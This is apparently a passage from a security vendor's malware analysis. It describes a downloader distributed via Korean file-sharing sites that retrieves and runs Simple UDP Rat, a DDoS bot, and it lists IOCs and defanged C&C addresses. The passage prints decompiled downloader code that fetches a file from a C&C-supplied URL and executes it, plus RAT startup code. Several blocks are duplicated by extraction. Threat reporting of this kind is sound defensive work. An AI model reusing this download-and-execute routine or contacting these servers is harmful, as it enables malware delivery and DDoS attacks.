
100 %

Locals

Name	Value	Type
url	"http://ondisk.kibot.pw:8080/links/UserTwo"	string
text	null	string
num	0x00000000	int
flag	false	bool
array	null	string[]
i	0x00000000	int
url2	null	string
value	null	System.Exception

Figure 4. Connecting to the C&C server to obtain additional malware download address


If the additional malware address is obtained from the C&C server, it downloads additional malware in C:\Steam_Kr\ folder and runs it as shown below.



```
private static bool Download(string url)
{
    bool flag = url == "";
    bool result;
    if (flag)
    {
        result = true;
    }
    else
    {
        try
        {
            string[] array = url.Split(new char[]
            {
                '/'
            });
            string text = Environment.GetEnvironmentVariable("C:") + "₩₩Steam_Kr₩₩sys_" + Program.RandomString(9);
            Directory.CreateDirectory(text);
            string fileName = text + "₩₩" + array[array.Length - 1];
            WebClient webClient = new WebClient();
            webClient.DownloadFile(url, fileName);
            ProcessStartInfo startInfo = new ProcessStartInfo
            {
                FileName = fileName,
                UseShellExecute = false
            };
            Process.Start(startInfo);
private static bool Download(string url)
{
    bool flag = url == "";
    bool result;
    if (flag)
    {
        result = true;
    }
    else
    {
        try
        {
            string[] array = url.Split(new char[]
            {
                '/'
            });
            string text = Environment.GetEnvironmentVariable("C:") + "₩₩Steam_Kr₩₩sys_" + Program.RandomString(9);
            Directory.CreateDirectory(text);
            string fileName = text + "₩₩" + array[array.Length - 1];
            WebClient webClient = new WebClient();
            webClient.DownloadFile(url, fileName);
            ProcessStartInfo startInfo = new ProcessStartInfo
            {
                FileName = fileName,
                UseShellExecute = false
            };
            Process.Start(startInfo);
```

Figure 5. Routine for writing the downloaded file in Steam_Kr directory and running it

As the team has not currently obtained the download URL from the C&C server, it could not check what the malware does after. However, numerous malware that is downloaded by such malware can be found in AhnLab's ASD infrastructure. Most of the downloaded malware is open-source malware UDP Rat that can perform UDP Flood DdoS attacks.



illusi0n / Simple-UDP-Rat

illusi0n Remove Junks 658fc0d on 2 May 5 commits

Client	Update main.cc	5 months ago
Server	Remove Junks	last month
README.md	Remove Junks	last month

README.md

Simple-UDP-Rat

RAT for UDP flood

Client

- Every packets encrypted with Salsa20
- UDP Flood

About

RAT for UDP flood

Releases

No releases published

Packages

No packages published

Languages

● C++ 100.0%

illusi0n / Simple-UDP-Rat

illusi0n Remove Junks 658fc0d on 2 May 5 commits

Client Update main.cc 5 months ago
Server Remove Junks last month
README.md Remove Junks last month

README.md

Simple-UDP-Rat

RAT for UDP flood

Client

- Every packets encrypted with Salsa20
- UDP Flood

About

RAT for UDP flood

Releases

No releases published

Packages


No packages published

Languages

● C++ 100.0%


Figure 6. Simple UDP Rat

The installed UDP Rat malware is usually packed with packers such as Themida to avoid detection, but some samples are not packed.



```
int __stdcall __noreturn WinMain(HINSTANCE hInstance, HINSTANCE
{
  __int64 v4; // rdx
  __int64 v5; // r8
  char v6[464]; // [rsp+20h] [rbp-E0h] BYREF
  int key[8]; // [rsp+1F0h] [rbp+F0h] BYREF

  Sleep(0x3F56u);
  key[0] = 0x30B65C2B;
  key[1] = 0x11540527;
  key[2] = 0x25523A26;
  key[3] = 0x550902B7;
  key[4] = 0x6A5C354A;
  key[5] = 0x5E011C5E;
  key[6] = 0x2BD75C3A;
  key[7] = 0x630A5E0B;
  CreateMutexA(0i64, 0, "37.0.11.171");
  if ( GetLastError() == 183 )
    exit(0);
```



```
int __stdcall __noreturn WinMain(HINSTANCE hInstance, HINSTANCE
{
  __int64 v4; // rdx
  __int64 v5; // r8
  char v6[464]; // [rsp+20h] [rbp-E0h] BYREF
  int key[8]; // [rsp+1F0h] [rbp+F0h] BYREF

  Sleep(0x3F56u);
  key[0] = 0x30B65C2B;
  key[1] = 0x11540527;
  key[2] = 0x25523A26;
  key[3] = 0x550902B7;
  key[4] = 0x6A5C354A;
  key[5] = 0x5E011C5E;
  key[6] = 0x2BD75C3A;
  key[7] = 0x630A5E0B;
  CreateMutexA(0i64, 0, "37.0.11.171");
  if ( GetLastError() == 183 )
    exit(0);
```

Figure 7. UDP Rat that is not packed

– **C&C address of Simple UDP Rat**: 37.0.11[.]171:49367

As shown in the examples above, the malware is being distributed actively via file sharing websites such as webhards. As such, caution is advised when approaching executables downloaded from a file-sharing website. We recommend users to download products from the official websites of developers.

[File Detection]
– Game..exe : Trojan/Win.Launcher.C4665771 (2021.10.01.01)
– stick.dat : Dropper/Win.Korat.C4662749 (2021.10.01.00)
– op.gg.setup.apk : Dropper/Win.Korat.R443431 (2021.10.01.00)
– Uninstall.exe : Trojan/Win.Launcher.C4665770 (2021.10.01.01)
– op.gg.exe : Downloader/Win.Korat.R443432 (2021.10.01.00)
– UDP RAT : Backdoor/Win.UDPRat.R443002 (2021.09.28.01)

[IOC]
Files
– Game..exe : 00357575f2789c91e7afc7d8e1c25d40
– stick.dat : 73052c60e447d60497c4567a5bc1885e
– op.gg.setup.apk : 1b1c9751f5aaf2a1c5afc15d6b82e90b
– Uninstall.exe : 17930cd5cbcf7d12856c81333d4b4713
– op.gg.exe : ee228a1b9d71fc6381e15e9364bf8fb9
– UDP RAT : d858cdf1d85128cc337305b644fe565f

Download URLs
– hxxps://cdn.discordapp[.]com/attachments/872548745902948365/889723452569845830/Op.gg.exe

C&C Servers
– Downloader malware C&C: hxxp://ondisk.kibot[.]pw:8080/links/UserTwo
– UDP Rat C&C : 37.0.11[.]171:49367

TAGGED AS:DDOS, WEBHARD, UDPRAT

Categories:Malware Information

Tagged as:udprat, webhard